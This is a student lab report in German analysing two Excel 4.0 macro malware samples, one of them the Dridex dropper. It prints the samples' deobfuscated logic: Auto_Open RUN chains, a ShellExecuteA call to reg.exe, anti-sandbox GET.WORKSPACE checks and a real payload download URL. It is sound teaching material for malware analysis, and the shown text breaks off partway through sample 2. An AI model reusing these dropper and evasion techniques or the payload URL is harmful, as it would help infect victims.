

## Übung 5 - Malware Analyse

---

### Datum

24.06.2025

### Gruppenmitglieder

- Lorenzo Haidinger
- Astrid Kuzma-Kuzniarski
- Philip Magnus


### Aufgabenstellung

Diese Laborübung beschäftigt sich mit der Analyse von zwei Malware-Samples. Ziel ist es verschiedene Informationen über die Samples zu extrahieren und diese zu analysieren. Hierbei sollen verschiedene Tools und Techniken der Malwareanalyse, bspw. YARA, eingesetzt und kennengelernt werden.

### System Setup

Die Übung wurde auf einem Ubuntu 24.04 LTS Host mit REMnux Gast-System durchgeführt. REMnux ist eine Sammlung an Softwarepaketen, die eine minimale Ubuntu 20.04 LTS installation erweitern, für Malwareanalyse. Auf der [REMnux](#) können verschiedene Möglichkeiten genutzt werden um das System zu beziehen. Für unseren Fall wurde das System wie empfohlen als fertige **.ova** Datei heruntergeladen und in VirtualBox importiert.

Nach dem Import wurde direkt ein Snapshot angelegt um einen funktionierenden Wiederherstellungspunkt zu haben.



Dies ist auch das Vorgehen, wie es in den Slides zur Malwareanalyse als Best-Practices steht.

Die Malwaresamples wurden über einen temporären Filehoster (gofile) auf die VM zur Analyse übertragen und auf der VM entpackt.

```
remnux@remnux:~/workspace/AppSec$ wget https://gofile.io/d/yI3rAj
--2025-06-09 17:56:41-- https://gofile.io/d/yI3rAj
Resolving gofile.io (gofile.io)... 45.112.123.126
Connecting to gofile.io (gofile.io)|45.112.123.126|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7507 (7.3K) [text/html]
Saving to: 'yI3rAj'

yI3rAj 100%[=====] 7.33K ... KB
2025-06-09 17:56:41 (24.3 MB/s) - 'yI3rAj' saved [7507/7507]

remnux@remnux:~/workspace/AppSec$ unzip samples.zip
Archive: samples.zip
[samples.zip] b5d469a07709b5ca6fee934b1e5e8e38.bin password:
replace b5d469a07709b5ca6fee934b1e5e8e38.bin? [y]es, [n]o, [A]ll, [N]one, [r]ename: A
inflating: b5d469a07709b5ca6fee934b1e5e8e38.bin
inflating: fb5ed444ddc37d748639f624397cfff2a.bin
```

## Malware Analyse

### Sample 1

**1. Das Dokument ist verschlüsselt, wie können Sie dieses entschlüsseln? Wie lautet das Passwort?**

Mit `msoffcrypto-crack` [Datei] [1] konnten wir das Passwort vom Sample recovern.

```
remnux@remnux:~/workspace/AppSec$ msoffcrypto-crack.py
fb5ed444ddc37d748639f624397cfff2a.bin
Password found: velvetSweatshop
```

Mit `msoffcrypto-tool` [2] kann die Datei dann entschlüsselt werden.

```
remnux@remnux:~/workspace/AppSec$ msoffcrypto-tool -p VelvetSweatshop  
fb5ed444ddc37d748639f624397c9f2a.bin > sample1.xls
```

## 2. Wie können Sie mit OLEDUMP's `plugin_biff` alle Records, die für Excel 4 Makros relevant sind auswählen?

Als erstes müssen wir finden wo sich das Plugin `plugin_biff.py` befindet. Dies kann mit dem Befehl `find / -name 'plugin_biff.py' 2>/dev/null` erfolgen.

```
remnux@remnux:~/workspace/AppSec$ find / -name 'plugin_biff.py' 2>/dev/null  
/usr/local/lib/python3.8/dist-packages/oletools/thirdparty/oledump/plugin_biff.py  
/opt/vipermonkey/lib/python2.7/site-packages/oletools/thirdparty/oledump/plugin_biff.py  
/opt/oledump-files/plugin_biff.py  
/opt/extract-msg/lib/python3.8/site-packages/oletools/thirdparty/oledump/plugin_biff.py
```

Mit `oledump` können wir dann die Informationen aus dem Sample extrahieren aus denen wir Infos zu Excel 4 Makros erhalten können.

```
remnux@remnux:~/workspace/AppSec$ oledump.py -p /opt/oledump-files/plugin_biff.py --  
pluginoptions "-x" sample1.xls > ole_out
```

```

ole_out - SciTE
File Edit Search View Tools Options Language Buffers Help

1 ole_out
2: 368 'x05DocumentSummaryInformation'
3: 200 'x05SummaryInformation'
4: 92329 'Workbook'
Plugin: BIFF plugin
0085 25 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, hidden - SOCWNEscLLxkLhtJp
0085 25 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, hidden - OHqYbvYcqmwJJjsF
0085 14 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, hidden - Macro2
0085 14 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, hidden - Macro3
0085 14 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, hidden - Macro4
0085 14 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, hidden - Macro5
0085 14 BOUNDSHEET : Sheet Information - worksheet or dialog sheet, visible - Sheet1
0085 14 BOUNDSHEET : Sheet Information - worksheet or dialog sheet, visible - Sheet2
0085 14 BOUNDSHEET : Sheet Information - worksheet or dialog sheet, visible - Sheet3
0018 23 LABEL : Cell Value, String Constant - built-in-name 1 Auto Open len=7 ptqRef3d SOCWNEscLLxkLhtJpR1275C1
0006 34 FORMULA : Cell Formula - R8C156 len=12 ptqRefV R1268C216 ptqInt 63 ptqSub ptqFuncV CHAR (0x006f)
0207 4 STRING : String Value of a Formula -
0006 31 FORMULA : Cell Formula - R10C131 len=9 ptqRef R1860C75 ptqFuncVarV args 1 func RUN (0x8011)
0006 34 FORMULA : Cell Formula - R10C194 len=12 ptqRefV R1254C9 ptqInt 545 ptqSub ptqFuncV CHAR (0x006f)
0207 4 STRING : String Value of a Formula -
0006 31 FORMULA : Cell Formula - R11C112 len=9 ptqRef R779C64 ptqFuncVarV args 1 func RUN (0x8011)
0006 31 FORMULA : Cell Formula - R11C194 len=9 ptqRef R1598C194 ptqFuncVarV args 1 func RUN (0x8011)
0006 34 FORMULA : Cell Formula - R24C203 len=12 ptqRefV R1219C89 ptqInt 500 ptqSub ptqFuncV CHAR (0x006f)
0207 4 STRING : String Value of a Formula -
0006 34 FORMULA : Cell Formula - R29C179 len=12 ptqRefV R781C245 ptqInt 617 ptqSub ptqFuncV CHAR (0x006f)
0207 4 STRING : String Value of a Formula -
0006 31 FORMULA : Cell Formula - R33C35 len=9 ptqRef R1284C87 ptqFuncVarV args 1 func RUN (0x8011)
0006 31 FORMULA : Cell Formula - R37C65 len=9 ptqRef R1830C61 ptqFuncVarV args 1 func RUN (0x8011)
0006 34 FORMULA : Cell Formula - R39C67 len=12 ptqRefV R361C158 ptqInt 500 ptqSub ptqFuncV CHAR (0x006f)
0207 4 STRING : String Value of a Formula -
0006 34 FORMULA : Cell Formula - R48C77 len=12 ptqRefV R1956C27 ptqInt 63 ptqSub ptqFuncV CHAR (0x006f)
0207 4 STRING : String Value of a Formula -
0006 31 FORMULA : Cell Formula - R53C224 len=9 ptqRef R1024C100 ptqFuncVarV args 1 func RUN (0x8011)
0006 27 FORMULA : Cell Formula - R54C54 len=5 ptqRefV R822C118
0207 56 STRING : String Value of a Formula - b'http://rilaer.com/IFAmGZlJbwnvKNTxSPM/ixcxmzcvqj.exe'
0006 34 FORMULA : Cell Formula - R78C220 len=12 ptqRefV R675C88 ptqInt 500 ptqSub ptqFuncV CHAR (0x006f)
0207 4 STRING : String Value of a Formula -
0006 34 FORMULA : Cell Formula - R82C131 len=12 ptqRefV R1351C102 ptqInt 500 ptqSub ptqFuncV CHAR (0x006f)
0207 4 STRING : String Value of a Formula -
0006 31 FORMULA : Cell Formula - R87C63 len=9 ptqRef R1937C14 ptqFuncVarV args 1 func RUN (0x8011)
0006 34 FORMULA : Cell Formula - R117C167 len=12 ptqRefV R1571C32 ptqInt 63 ptqSub ptqFuncV CHAR (0x006f)
0207 4 STRING : String Value of a Formula -
0006 34 FORMULA : Cell Formula - R127C94 len=12 ptqRefV R147C29 ptqInt 500 ptqSub ptqFuncV CHAR (0x006f)
0207 4 STRING : String Value of a Formula -
0006 31 FORMULA : Cell Formula - R144C179 len=9 ptqRef R1623C241 ptqFuncVarV args 1 func RUN (0x8011)
0006 34 FORMULA : Cell Formula - R165C150 len=12 ptqRefV R603C176 ptqInt 617 ptqSub ptqFuncV CHAR (0x006f)
0207 4 STRING : String Value of a Formula -
0006 34 FORMULA : Cell Formula - R170C112 len=12 ptqRefV R179C202 ptqInt 545 ptqSub ptqFuncV CHAR (0x006f)
0207 4 STRING : String Value of a Formula -
0006 31 FORMULA : Cell Formula - R171C112 len=9 ptqRef R1984C26 ptqFuncVarV args 1 func RUN (0x8011)
0006 31 FORMULA : Cell Formula - R181C193 len=9 ptqRef R214C227 ptqFuncVarV args 1 func RUN (0x8011)
0006 34 FORMULA : Cell Formula - R188C134 len=12 ptqRefV R1814C153 ptqInt 63 ptqSub ptqFuncV CHAR (0x006f)
0207 4 STRING : String Value of a Formula -
0006 34 FORMULA : Cell Formula - R207C187 len=12 ptqRefV R1812C48 ptqInt 500 ptqSub ptqFuncV CHAR (0x006f)
0207 4 STRING : String Value of a Formula -
0006 31 FORMULA : Cell Formula - R214C227 len=9 ptqRef R703C36 ptqFuncVarV args 1 func RUN (0x8011)
0006 34 FORMULA : Cell Formula - R224C101 len=12 ptqRefV R426C31 ptqInt 500 ptqSub ptqFuncV CHAR (0x006f)
0207 4 STRING : String Value of a Formula -
0006 31 FORMULA : Cell Formula - R245C233 len=9 ptqRef R650C158 ptqFuncVarV args 1 func RUN (0x8011)
0006 34 FORMULA : Cell Formula - R248C58 len=12 ptqRefV R1696C228 ptqInt 545 ptqSub ptqFuncV CHAR (0x006f)
0207 4 STRING : String Value of a Formula -
0006 31 FORMULA : Cell Formula - R249C58 len=9 ptqRef R1286C10 ptqFuncVarV args 1 func RUN (0x8011)
0006 31 FORMULA : Cell Formula - R249C170 len=9 ptqRef R549C104 ptqFuncVarV args 1 func RUN (0x8011)
0006 34 FORMULA : Cell Formula - R250C171 len=12 ptqRefV R208C235 ptqInt 500 ptqSub ptqFuncV CHAR (0x006f)
0207 4 STRING : String Value of a Formula -
0006 34 FORMULA : Cell Formula - R253C234 len=12 ptqRefV R883C36 ptqInt 617 ptqSub ptqFuncV CHAR (0x006f)
0207 4 STRING : String Value of a Formula -
0006 34 FORMULA : Cell Formula - R266C141 len=12 ptqRefV R1614C174 ptqInt 545 ptqSub ptqFuncV CHAR (0x006f)
0207 4 STRING : String Value of a Formula -
0006 31 FORMULA : Cell Formula - R267C141 len=9 ptqRef R1306C135 ptqFuncVarV args 1 func RUN (0x8011)
0006 34 FORMULA : Cell Formula - R276C64 len=12 ptqRefV R1105C237 ptqInt 545 ptqSub ptqFuncV CHAR (0x006f)
0207 4 STRING : String Value of a Formula -
0006 31 FORMULA : Cell Formula - R277C64 len=9 ptqRef R1515C40 ptqFuncVarV args 1 func RUN (0x8011)
0006 34 FORMULA : Cell Formula - R286C236 len=12 ptqRefV R635C45 ptqInt 545 ptqSub ptqFuncV CHAR (0x006f)
0207 4 STRING : String Value of a Formula -
0006 31 FORMULA : Cell Formula - R287C236 len=9 ptqRef R1606C210 ptqFuncVarV args 1 func RUN (0x8011)
0006 31 FORMULA : Cell Formula - R296C164 len=9 ptqRef R899C179 ptqFuncVarV args 1 func RUN (0x8011)
0006 34 FORMULA : Cell Formula - R303C88 len=12 ptqRefV R346C210 ptqInt 545 ptqSub ptqFuncV CHAR (0x006f)
0207 4 STRING : String Value of a Formula -
0006 31 FORMULA : Cell Formula - R304C88 len=9 ptqRef R1952C150 ptqFuncVarV args 1 func RUN (0x8011)
0006 34 FORMULA : Cell Formula - R306C37 len=12 ptqRefV R1654C16 ptqInt 617 ptqSub ptqFuncV CHAR (0x006f)
0207 4 STRING : String Value of a Formula -
0006 34 FORMULA : Cell Formula - R307C27 len=12 ptqRefV R920C83 ptqInt 500 ptqSub ptqFuncV CHAR (0x006f)
0207 4 STRING : String Value of a Formula -
0006 31 FORMULA : Cell Formula - R328C13 len=9 ptqRef R937C208 ptqFuncVarV args 1 func RUN (0x8011)

```

### 3. Das Dokument enthält 6 hidden Sheets, wie heißen diese?

Die hidden Sheets können aus dem oledump output ausgelesen werden. In der Datei **ole\_out** finden wir die folgenden hidden Sheets:

```

0085 25 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, hidden -
SOCWNEscLLxkLhtJp
0085 25 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, hidden -
OHqYbvYcqmwJJjsF
0085 14 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, hidden - Macro2
0085 14 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, hidden - Macro3
0085 14 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, hidden - Macro4
0085 14 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, hidden - Macro5

```

Die Sheets heißen:

- SOCWNEscLLxkLhtJp
- OHqYbvYcqmwJJjsF
- Macro2

- Macro3
- Macro4
- Macro5

#### 4. Welche URL verwendet die Malware, um weitere Angriffsschritte runterzuladen?

Mit `rgrep` können wir in der Datei `ole_out` nach der "http" suchen und finden so 3 URLs, welche alle auf die gleiche Domain verweisen.

Außerdem scheint bei zwei der URLs eine `.exe` Datei referenziert zu werden, diese könnte die nächsten Angriffsschritte enthalten.

```
remnux@remnux:~/workspace/AppSec$ rgrep http ole_out
"0207      56 STRING : String Value of a Formula -
b'http://rilaer.com/IfAmGZIjBwzvKNTxSPM/ixcxmzcvqi.exe'"
"0207      32 STRING : String Value of a Formula - b'http://rilaer.com/IfAmGZIjBw'"
"0207      56 STRING : String Value of a Formula -
b'http://rilaer.com/IfAmGZIjBwzvKNTxSPM/ixcxmzcvqi.exe'"
```

#### 5. Zu welcher Malware Familie wird der “Dropper” zugeordnet?

Das Sample ist ein *Trojaner*, *Trojan Horse* oder auch *Trojan Dropper*.[\[3\]](#)

Das Sample noch verschlüsselte Sample hat den SHA265 Hash:  
`0ff0692939044528e396512689cbb6ccee6d4ef14712b27c1efd832a00e24818` mit diesem Hash können wir auf [malwarebazaar](#) nach weiteren Informationen suchen.

Hier haben wir die Malware Family `Dridex` gefunden.

**MALWARE** bazaar  
from ABUSE.ch | SPAMHAUS

[Browse](#)
[Upload](#)
[Hunting Alerts](#)
[Access Data](#)
[FAQ](#)
[About](#)

Dridex

Vendor detections: 12

Intelligence 12
IOCs
YARA
File information
Comments
Action

SHA256 hash:	<a href="#">0ff0692939044528e396512689cbb6ccee6d4ef14712b27c1efd832a00e24818</a>
SHA3-384 hash:	<a href="#">812bc979c1656c85a6a2965b4104cb32a4cb557be248aaf99eb8ceb9f67e0baf95bb1d7e9e3ec8d0da560dadfd9240d7</a>
SHA1 hash:	<a href="#">3c1a4c0744203d2d08a23f4a9de10a1b593e7763</a>
MD5 hash:	<a href="#">fb5ed444ddc37d748639f624397cff2a</a>
humanhash:	<a href="#">violet-edward-oregon-wisconsin</a>
File name:	sample1-fb5ed444ddc37d748639f624397cff2a.bin
Download:	<a href="#">download sample</a>
Signature	<a href="#">Dridex</a> <a href="#">Alert</a>
File size:	96768 bytes
First seen:	2022-08-04 13:36:30 UTC
Last seen:	2022-08-04 15:20:50 UTC
File type:	xlsx
MIME type:	application/vnd.ms-excel
ssdeep	<a href="#">1536:+FOWzgGm5m839tLbt2M+hxICtyLKB9ibSZFeniz+IejsiiGcDUA:sz7mAyd2MLLKB9ib0relZIA</a>
TLSH	<a href="#">T1669302B53002E519C3F7DCB7C6620D74ABCA1D25FA239911F2D237086A3FE856B525E2</a>
TrID	48.9% (.) Encrypted OLE2 / Multistream Compound File (ECP v1.0) (93000/1/4) 29.7% (.XLS) Microsoft Excel sheet (alternate) (56500/1/4) 17.1% (.XLS) Microsoft Excel sheet (32500/1/3) 4.2% (.) Generic OLE2 / Multistream Compound (8000/1)
Reporter	Yusufhakan_
Tags:	<a href="#">Dridex</a> <a href="#">xlsx</a>

Das Ziel der Malware ist es, weitere Schadsoftware auf dem System des Opfers zu installieren.

Teilweise findet man Online auch die Information, dass es sich bei der Malware um eine *Banking Trojaner* handelt.

## Sample 2

### 1. Dieses Dokument ist ein “sehr verstecktes” Sheet; wie heißt es?

Mit oledump können wir auch hier wieder die benötigten Informationen aus dem Sample extrahieren.

```
remnux@remnux:~/workspace/AppSec$ oledump.py -p /opt/oledump-files/plugin_biff.py --
pluginoptions "-x" b5d469a07709b5ca6fee934b1e5e8e38.bin > sample2.out
```

```

sample2.out - SciTE
File Edit Search View Tools Options Language Buffers Help

1 sample2.out
1: 4096 '\x05DocumentSummaryInformation'
2: 236 '\x05SummaryInformation'
3: 159084 'Workbook'
   Plugin: BIFF plugin
0085 14 BOUNDSHEET : Sheet Information - worksheet or dialog sheet, visible - Sheet1
0085 18 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, very hidden - CSHykdyHvi
'0018 29 LABEL : Cell Value, String Constant - xln.CONCAT hidden len=2 ptqInt 1 INCOMPLETE FORMULA PARSING* Remaining, unparsed expression: b'\x1d'
0018 23 LABEL : Cell Value, String Constant - built-in-name 1 Auto Open len=7 ptgRef3d Sheet1!R727C10
0006 28 FORMULA : Cell Formula - R1C1 len=6 ptqInt 61 ptgFuncV CHAR (0x006f)
0207 4 STRING : String Value of a Formula -
0006 27 FORMULA : Cell Formula - R1C2 len=5 ptgExp R1C2
0207 4 STRING : String Value of a Formula -
0006 27 FORMULA : Cell Formula - R1C3 len=5 ptgExp R1C2
0207 4 STRING : String Value of a Formula -
0006 27 FORMULA : Cell Formula - R1C4 len=5 ptgExp R1C2
0207 4 STRING : String Value of a Formula -
0006 27 FORMULA : Cell Formula - R1C5 len=5 ptgExp R1C2
0207 4 STRING : String Value of a Formula -
0006 27 FORMULA : Cell Formula - R1C6 len=6 ptqInt 61 ptgFuncV CHAR (0x006f)
0207 4 STRING : String Value of a Formula -
0006 27 FORMULA : Cell Formula - R1C7 len=5 ptgExp R1C2
0207 4 STRING : String Value of a Formula -
0006 28 FORMULA : Cell Formula - R1C8 len=6 ptqInt 61 ptgFuncV CHAR (0x006f)
0207 4 STRING : String Value of a Formula -
0006 27 FORMULA : Cell Formula - R1C9 len=5 ptgExp R1C2
0207 4 STRING : String Value of a Formula -
0006 276 FORMULA : Cell Formula - R1C10 len=254 ptgRefV R1C1 ptgRefV R2C1 ptgConcat ptgRefV R4C1 ptgConcat ptgRefV R5C1 ptgConcat ptgRefV R6C1 ptgConcat ptgRefV R7C1 ptgConcat ptgRefV R8C1 ptgConcat
0006 28 FORMULA : Cell Formula - R2C1 len=6 ptqInt 73 ptgFuncV CHAR (0x006f)
0207 4 STRING : String Value of a Formula -
0006 28 FORMULA : Cell Formula - R2C2 len=6 ptqInt 73 ptgFuncV CHAR (0x006f)
0207 4 STRING : String Value of a Formula -
0006 28 FORMULA : Cell Formula - R2C3 len=6 ptqInt 73 ptgFuncV CHAR (0x006f)
0207 4 STRING : String Value of a Formula -
0006 28 FORMULA : Cell Formula - R2C4 len=6 ptqInt 73 ptgFuncV CHAR (0x006f)
0207 4 STRING : String Value of a Formula -
0006 28 FORMULA : Cell Formula - R2C5 len=6 ptqInt 73 ptgFuncV CHAR (0x006f)
0207 4 STRING : String Value of a Formula -
0006 28 FORMULA : Cell Formula - R2C6 len=6 ptqInt 67 ptgFuncV CHAR (0x006f)
0207 4 STRING : String Value of a Formula -
0006 28 FORMULA : Cell Formula - R2C7 len=6 ptqInt 65 ptgFuncV CHAR (0x006f)
0207 4 STRING : String Value of a Formula -
0006 28 FORMULA : Cell Formula - R2C8 len=6 ptqInt 67 ptgFuncV CHAR (0x006f)
0207 4 STRING : String Value of a Formula -
0006 28 FORMULA : Cell Formula - R2C9 len=6 ptqInt 67 ptgFuncV CHAR (0x006f)
0207 4 STRING : String Value of a Formula -
0006 276 FORMULA : Cell Formula - R2C10 len=254 ptgRefV R1C2 ptgRefV R2C2 ptgConcat ptgRefV R4C2 ptgConcat ptgRefV R5C2 ptgConcat ptgRefV R6C2 ptgConcat ptgRefV R7C2 ptgConcat ptgRefV R8C2 ptgConcat
0006 28 FORMULA : Cell Formula - R3C1 len=6 ptqInt 70 ptgFuncV CHAR (0x006f)
0207 4 STRING : String Value of a Formula -
0006 28 FORMULA : Cell Formula - R3C2 len=6 ptqInt 70 ptgFuncV CHAR (0x006f)
0207 4 STRING : String Value of a Formula -
0006 28 FORMULA : Cell Formula - R3C3 len=6 ptqInt 70 ptgFuncV CHAR (0x006f)
0207 4 STRING : String Value of a Formula -
0006 28 FORMULA : Cell Formula - R3C4 len=6 ptqInt 70 ptgFuncV CHAR (0x006f)
0207 4 STRING : String Value of a Formula -
0006 28 FORMULA : Cell Formula - R3C5 len=6 ptqInt 70 ptgFuncV CHAR (0x006f)
0207 4 STRING : String Value of a Formula -
0006 28 FORMULA : Cell Formula - R3C6 len=6 ptqInt 70 ptgFuncV CHAR (0x006f)
0207 4 STRING : String Value of a Formula -
0006 28 FORMULA : Cell Formula - R3C7 len=6 ptqInt 70 ptgFuncV CHAR (0x006f)
0207 4 STRING : String Value of a Formula -
0006 28 FORMULA : Cell Formula - R3C8 len=6 ptqInt 70 ptgFuncV CHAR (0x006f)
0207 4 STRING : String Value of a Formula -
0006 28 FORMULA : Cell Formula - R3C9 len=6 ptqInt 70 ptgFuncV CHAR (0x006f)
0207 4 STRING : String Value of a Formula -
0006 28 FORMULA : Cell Formula - R4C1 len=6 ptqInt 70 ptgFuncV CHAR (0x006f)
0207 4 STRING : String Value of a Formula -
0006 28 FORMULA : Cell Formula - R4C2 len=6 ptqInt 70 ptgFuncV CHAR (0x006f)
0207 4 STRING : String Value of a Formula -
0006 28 FORMULA : Cell Formula - R4C3 len=6 ptqInt 70 ptgFuncV CHAR (0x006f)
0207 4 STRING : String Value of a Formula -
0006 28 FORMULA : Cell Formula - R4C4 len=6 ptqInt 70 ptgFuncV CHAR (0x006f)
0207 4 STRING : String Value of a Formula -
0006 28 FORMULA : Cell Formula - R4C5 len=6 ptqInt 70 ptgFuncV CHAR (0x006f)
0207 4 STRING : String Value of a Formula -
0006 28 FORMULA : Cell Formula - R4C6 len=6 ptqInt 65 ptgFuncV CHAR (0x006f)
0207 4 STRING : String Value of a Formula -
0006 28 FORMULA : Cell Formula - R4C7 len=6 ptqInt 76 ptgFuncV CHAR (0x006f)
0207 4 STRING : String Value of a Formula -
0006 28 FORMULA : Cell Formula - R4C8 len=6 ptqInt 65 ptgFuncV CHAR (0x006f)
0207 4 STRING : String Value of a Formula -
0006 28 FORMULA : Cell Formula - R4C9 len=6 ptqInt 76 ptgFuncV CHAR (0x006f)
0207 4 STRING : String Value of a Formula -
0006 240 FORMULA : Cell Formula - R4C10 len=218 ptgRefV R1C3 ptgRefV R2C3 ptgConcat ptgRefV R4C3 ptgConcat ptgRefV R5C3 ptgConcat ptgRefV R6C3 ptgConcat ptgRefV R7C3 ptgConcat ptgRefV R8C3 ptgConcat
0006 28 FORMULA : Cell Formula - R5C1 len=6 ptqInt 40 ptgFuncV CHAR (0x006f)
0207 4 STRING : String Value of a Formula -
0006 28 FORMULA : Cell Formula - R5C2 len=6 ptqInt 40 ptgFuncV CHAR (0x006f)
0207 4 STRING : String Value of a Formula -

```

In unserem Output, **sample2.out**, können wir herausfinden, welches der Sheets das **very hidden** Sheet ist.

```
0085 18 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, very hidden - CSHykdyHvi
```

## 2. Dieses Dokument verwendet reg.exe - Wozu?

In unserem Output **sample2.out** können wir auch die Zeile finden, in der **reg.exe** referenziert wird.

```
'0006 200 FORMULA : Cell Formula - R727C10 len=178 ptgStr "Shell32" ptgStr "ShellExecuteA" ptgStr "JJCJCJJ" ptgInt 0 ptgStr "open" ptgStr "c:\\windows\\system32\\reg.exe" ptgStr "EXPORT HKCU\\Software\\Microsoft\\Office\\" ptgInt 2 ptgFuncV GET.WORKSPACE (0x00ba) ptgConcat ptgStr "\\Excel\\Security c:\\users\\public\\1.reg /y" ptgConcat ptgInt 0 ptgInt 5 ptgFuncVarV args 9 func CALL (0x0096) '
```

**reg.exe** wird verwendet, um den Registry Key **HKCU\\Software\\Microsoft\\Office\\Excel\\Security** zu exportieren und in der Datei **1.reg** zu



speichern. Dies könnte darauf hindeuten, dass die Malware versucht, Informationen über die Sicherheitseinstellungen von Excel zu sammeln.

Mit `ptgInt 2 ptgFuncV GET.WORKSPACE [4]` kann die aktuelle Version von Excel ausgelassen werden.

Mit diesen Informationen kann die Malware gezielter auf die Umgebung des Opfers abgestimmt werden.

**3. Dieses Dokument führt weiter Anti-Analyse Checks durch; welche Excel 4 Makro Funktion wird dafür verwendet?**

Mit dem `xlmdeobfuscator` können wir das Sample deobfuscaten und die Excel 4 Makro Funktionen besser erkennen.

```

XLMacroDeobfuscator(v0.2.7) - https://github.com/DissectMalware/XLMacroDeobfuscator
File: /home/remnux/workspace/AppSec/b5d469a87709b5ca6fee934b1e5e8e38.bin
Unencrypted xls file
[Loading Cells]
SHRFMLA (sub): 0 0 1 8 6
SHRFMLA (sub): 9 9 1 8 8
SHRFMLA (sub): 19 19 1 7 7
SHRFMLA (sub): 26 26 0 7 8
auto open: auto open->"CSHykYHvi"!$3$727
[Starting Deobfuscation]
CELL:J727 , FullEvaluation , CALL("Shell32", "ShellExecuteA", "JCCCJ", 0, "open", "C:\Windows\system32\reg.exe", "EXPORT HKCU\Software\Microsoft\Office\GET.WORKSPACE(2)\Excel\Security c:\users\public\1.re
CELL:J728 , PartialEvaluation , =MATT("458277347453703700:00:03")
CELL:J729 , FullEvaluation , FOPEN("c:\users\public\1.reg", 1)
CELL:J730 , PartialEvaluation , =FPOS(FOPEN("c:\users\public\1.reg", 1), 215)
CELL:J732 , PartialEvaluation , =FCLOSE(FOPEN("c:\users\public\1.reg", 1))
CELL:J733 , PartialEvaluation , =FILE.DELETE("c:\users\public\1.reg")
CELL:J734 , Branching , IF(ISNUMBER(SEARCH("0001", J731)), CLOSE(FALSE), GOTO(J1))
CELL:J734 , FullEvaluation , [FALSE] GOTO(J1)
CELL:J1 , FullEvaluation , FORMULA("=IF(GET.WORKSPACE(13)<770, CLOSE(FALSE),),", K2)
CELL:J2 , FullEvaluation , FORMULA("=IF(GET.WORKSPACE(14)<381, CLOSE(FALSE),),", K4)
CELL:J4 , FullEvaluation , FORMULA("=SHARED FMLA at rowx=0 colx=1IF(GET.WORKSPACE(19),,CLOSE(TRUE))", K5)
CELL:J5 , FullEvaluation , FORMULA("=SHARED FMLA at rowx=0 colx=1IF(GET.WORKSPACE(42),,CLOSE(TRUE))", K6)
